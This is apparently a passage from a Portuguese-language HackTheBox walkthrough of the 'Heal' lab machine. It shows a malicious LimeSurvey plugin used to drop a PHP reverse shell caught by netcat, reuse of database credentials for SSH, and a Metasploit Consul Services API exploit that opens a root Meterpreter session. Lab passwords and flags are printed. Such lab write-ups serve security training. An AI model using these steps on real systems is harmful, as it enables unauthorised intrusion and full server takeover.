

Usando as credenciais ralph : 147258369, consegui acesso ao dashboard do administrador.
Shell como www-data
Eu encontrei o exploit mencionado no artigo, porém estava um pouco desatualizado. Além disso, o código python dava erro. Então eu atualizei o código do arquivo config.xml e instalei o arquivo zip manualmente.
<?xml version="1.0" encoding="UTF-8"?>
<config>
    <metadata>
        <name>Y1LD1R1M</name>
        <type>plugin</type>
        <creationDate>2020-03-20</creationDate>
        <lastUpdate>2020-03-31</lastUpdate>
        <author>Y1LD1R1M</author>
        <authorUrl>https://github.com/Y1LD1R1M-1337</authorUrl>
        <supportUrl>https://github.com/Y1LD1R1M-1337</supportUrl>
        <version>6.6.4</version>
        <license>GNU General Public License version 2 or later</license>
        <description>
		<![CDATA[Author : Y1LD1R1M]]></description>
    </metadata>

    <compatibility>
        <version>3.0</version>
        <version>4.0</version>
        <version>5.0</version>
        <version>6.0</version>
    </compatibility>
    <updaters disabled="disabled"></updaters>
</config> 
Primeiro, eu crio um arquivo chamado shell.zip com os arquivos config.xml e php-rev.php. Então eu faço a instalação como um novo plugin no dashboard do site. Uma vez instalado, eu ativo o “plugin” e por fim, vou até o caminho da minha shell reversa - http://take-survey.heal.htb/upload/plugins/Y1LD1R1M/php-rev.php.
Com o netcat escutando, recebo rapidamente a conexão do servidor.
┌──(kali㉿kali)-[~/Boxes/Hackthebox/Medium/Heal]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.15.132] from (UNKNOWN) [10.10.11.46] 44798
Linux heal 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 21:42:10 up 17:41,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (1111): Inappropriate ioctl for device
bash: no job control in this shell
www-data@heal:/$
Shell como ron
Depois de procurar bastante, encontrei uma nova senha no arquivo /limesurvey/application/config/config.php
return array(
        'components' => array(
                'db' => array(
                        'connectionString' => 'pgsql:host=localhost;port=5432;user=db_user;password=AdmiDi0_pA$$w0rd;dbname=survey;',
                        'emulatePrepare' => true,
                        'username' => 'db_user',
                        'password' => 'AdmiDi0_pA$$w0rd',
                        'charset' => 'utf8',
                        'tablePrefix' => 'lime_',
Usando as credenciais ron@heal.htb : AdmiDi0_pA$$w0rd, conseguir acesso via ssh. Aproveitei para pegar a flag do usuário também.
┌──(kali㉿kali)-[~/Boxes/Hackthebox/Medium/Heal]
└─$ ssh ron@heal.htb
ron@heal.htb\'s password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri May 16 10:41:34 PM UTC 2025

  System load:           0.0
  Usage of /:            67.0% of 7.71GB
  Memory usage:          24%
  Swap usage:            0%
  Processes:             253
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.46
  IPv6 address for eth0: dead:beef::250:56ff:fe94:bf46


Expanded Security Maintenance for Applications is not enabled.

29 updates can be applied immediately.
18 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

ron@heal:~$ ls
user.txt
ron@heal:~$ cat user.txt
c75125e78d031aced68b97c10001f473
Escalação de Privilégios
Listando os processos, encontrei o programa /usr/local/bin/consul rodando como root em localhost.
on@heal:/$ ps aux | grep "root"
root           1  0.1  0.3 101972 12604 ?        Ss   22:12   0:03 /sbin/init
root           2  0.0  0.0      0     0 ?        S    22:12   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   22:12   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   22:12   0:00 [rcu_par_gp]
--- <SNIPED> ---
root        1062  0.0  0.0  65468  1112 ?        Ss   22:12   0:00 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
root        1065  0.0  0.0   6176   976 tty1     Ss+  22:12   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root        1841  0.5  2.0 1357220 80132 ?       Ssl  22:15   0:16 /usr/local/bin/consul agent -server -ui -advertise=127.0.0.1 -bind=127.0.0.1 -data-dir=/var/lib/consul -node=consul-01 -config-dir=/etc/consul.d
root        2491  0.0  0.0      0     0 ?        I    22:39   0:00 [kworker/1:0-events]
root        2557  0.0  0.0      0     0 ?        I    22:39   0:00 [kworker/u256:1-events_unbound]
root        2651  0.0  0.2  17180 11128 ?        Ss   22:41   0:00 sshd: ron [priv]
root        3074  0.0  0.0      0     0 ?        I    22:50   0:00 [kworker/0:0]
root        3219  0.0  0.0      0     0 ?        I    22:56   0:00 [kworker/u256:2-events_unbound]
root        3391  0.0  0.0      0     0 ?        I    23:03   0:00 [kworker/u256:0-flush-253:0]
ron         3396  0.0  0.0   6612  2308 pts/1    S+   23:03   0:00 grep --color=auto root
Fazendo uma pesquisa rápida sobre o programa Consul descobri que a porta padrão é a 8500. Listando as conexões de rede, a porta 8500 estava aberta e na escuta.
ron@heal:/$ ss -tulnp
Netid           State            Recv-Q           Send-Q                       Local Address:Port                        Peer Address:Port           Process
udp             UNCONN           0                0                                  0.0.0.0:40540                            0.0.0.0:*
udp             UNCONN           0                0                            127.0.0.53%lo:53                               0.0.0.0:*
udp             UNCONN           0                0                                  0.0.0.0:68                               0.0.0.0:*
udp             UNCONN           0                0                                127.0.0.1:8301                             0.0.0.0:*
udp             UNCONN           0                0                                127.0.0.1:8302                             0.0.0.0:*
udp             UNCONN           0                0                                127.0.0.1:8600                             0.0.0.0:*
udp             UNCONN           0                0                                  0.0.0.0:5353                             0.0.0.0:*
udp             UNCONN           0                0                                     [::]:58251                               [::]:*
udp             UNCONN           0                0                                     [::]:5353                                [::]:*
tcp             LISTEN           0                244                              127.0.0.1:5432                             0.0.0.0:*
tcp             LISTEN           0                128                                0.0.0.0:22                               0.0.0.0:*
tcp             LISTEN           0                511                                0.0.0.0:80                               0.0.0.0:*
tcp             LISTEN           0                4096                             127.0.0.1:8302                             0.0.0.0:*
tcp             LISTEN           0                4096                             127.0.0.1:8301                             0.0.0.0:*
tcp             LISTEN           0                4096                             127.0.0.1:8300                             0.0.0.0:*
tcp             LISTEN           0                4096                         127.0.0.53%lo:53                               0.0.0.0:*
tcp             LISTEN           0                4096                             127.0.0.1:8503                             0.0.0.0:*
tcp             LISTEN           0                4096                             127.0.0.1:8500                             0.0.0.0:*
tcp             LISTEN           0                4096                             127.0.0.1:8600                             0.0.0.0:*
tcp             LISTEN           0                1024                             127.0.0.1:3001                             0.0.0.0:*
tcp             LISTEN           0                511                              127.0.0.1:3000                             0.0.0.0:*
tcp             LISTEN           0                128                                   [::]:22                                  [::]:*
Consul UI
Para ver o conteúdo da porta 8500, fiz um portforward no ssh, com o comando ssh -L 8888:127.0.0.1:8500 ron@heal.htb. Isso permitiu que eu acessasse a página no endereço 127.0.0.1:8888 e visse o conteúdo da porta 8500 do servidor.
Ao acessar, encontro o dashboard do Consul UI.

Usando a ferramenta searchsploit, encontrei um exploit para o Consul UI no metasploit framework.
┌──(kali㉿kali)-[~/Boxes/Hackthebox/Medium/Heal]
└─$ searchsploit consul
------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                       |  Path
------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Hashicorp Consul - Remote Command Execution via Rexec (Metasploit)                                                                   | linux/remote/46073.rb
Hashicorp Consul - Remote Command Execution via Services API (Metasploit)                                                            | linux/remote/46074.rb
Hashicorp Consul v1.0 - Remote Command Execution (RCE)                                                                               | multiple/remote/51117.txt
Hassan Consulting Shopping Cart 1.18 - Directory Traversal                                                                           | cgi/remote/20281.txt
Hassan Consulting Shopping Cart 1.23 - Arbitrary Command Execution                                                                   | cgi/remote/21104.pl
PHPLeague 0.81 - '/consult/miniseul.php?cheminmini' Remote File Inclusion                                                            | php/webapps/28864.txt
------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Mfsconsole
Usando o metasploit framework, encontrei o exploit exploit/multi/misc/consul_service_exec, também conhecido como Hashicorp Consul Remote Command Execution via Services API.
Tudo que precisei foi configurar:
RHOST=127.0.0.1RPORT=8888LHOST=tun0LPORT=9001
Daí rodei o exploit com o comando run e abri um sorriso de satisfação. Também aproveitei e peguei a flag do root.
msf6 exploit(multi/misc/consul_service_exec) > set rhost 127.0.0.1
rhost => 127.0.0.1
msf6 exploit(multi/misc/consul_service_exec) > set rport 8888
rport => 8888
msf6 exploit(multi/misc/consul_service_exec) > check
[+] 127.0.0.1:8888 - The target is vulnerable.
msf6 exploit(multi/misc/consul_service_exec) > run
[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
msf6 exploit(multi/misc/consul_service_exec) > set lhost tun0
lhost => tun0
msf6 exploit(multi/misc/consul_service_exec) > set lport 9001
lport => 9001
msf6 exploit(multi/misc/consul_service_exec) > run
[*] Started reverse TCP handler on 10.10.15.132:9001
[*] Creating service 'QYTPgTs'
[*] Service 'QYTPgTs' successfully created.
[*] Waiting for service 'QYTPgTs' script to trigger
[*] Sending stage (1017704 bytes) to 10.10.11.46
[*] Meterpreter session 1 opened (10.10.15.132:9001 -> 10.10.11.46:50568) at 2025-05-16 21:08:35 -0400
[*] Removing service 'QYTPgTs'
[*] Command Stager progress - 100.00% done (763/763 bytes)

meterpreter > getuid
Server username: root
meterpreter > shell
Process 7227 created.
Channel 1 created.
whoami
root
script /dev/null -qc /bin/bash
root@heal:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@heal:/# ls
ls
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   srv  tmp  var
boot  dev    home  lib32  libx32  media       opt  root  sbin  sys  usr
root@heal:/# cd root
cd root
root@heal:~# ls
ls
cleanup-consul.sh  consul-up.sh  plugin_cleanup.sh  root.txt
root@heal:~# cat root.txt
cat root.txt
dce017f296d966a001312d815e7882f6
root@heal:~#
Conclusão
Nessa máquina aprendi um pouco mais sobre Ruby on Rails, LimeSurvey e Hashcorp Consul UI. Também achei bem legal conectar uma vulnerabilidade com a outra aumentando assim a criticidade do ataque, fazendo com que um construtor de currículos se tornasse um pesadelo para o administrador de sistema.
flowchart TD
    A[API] -->|LFI| B[banco de dados]
    B -->|hash quebrada| C[LimeSurvey dashboard]
    C -->|RCE| D[Shell como www-data]
    D -->|config.php| E[shell como ron]
    E -->|portforward| F[Consul UI]
    F -->|metasploit| G[Shell como root]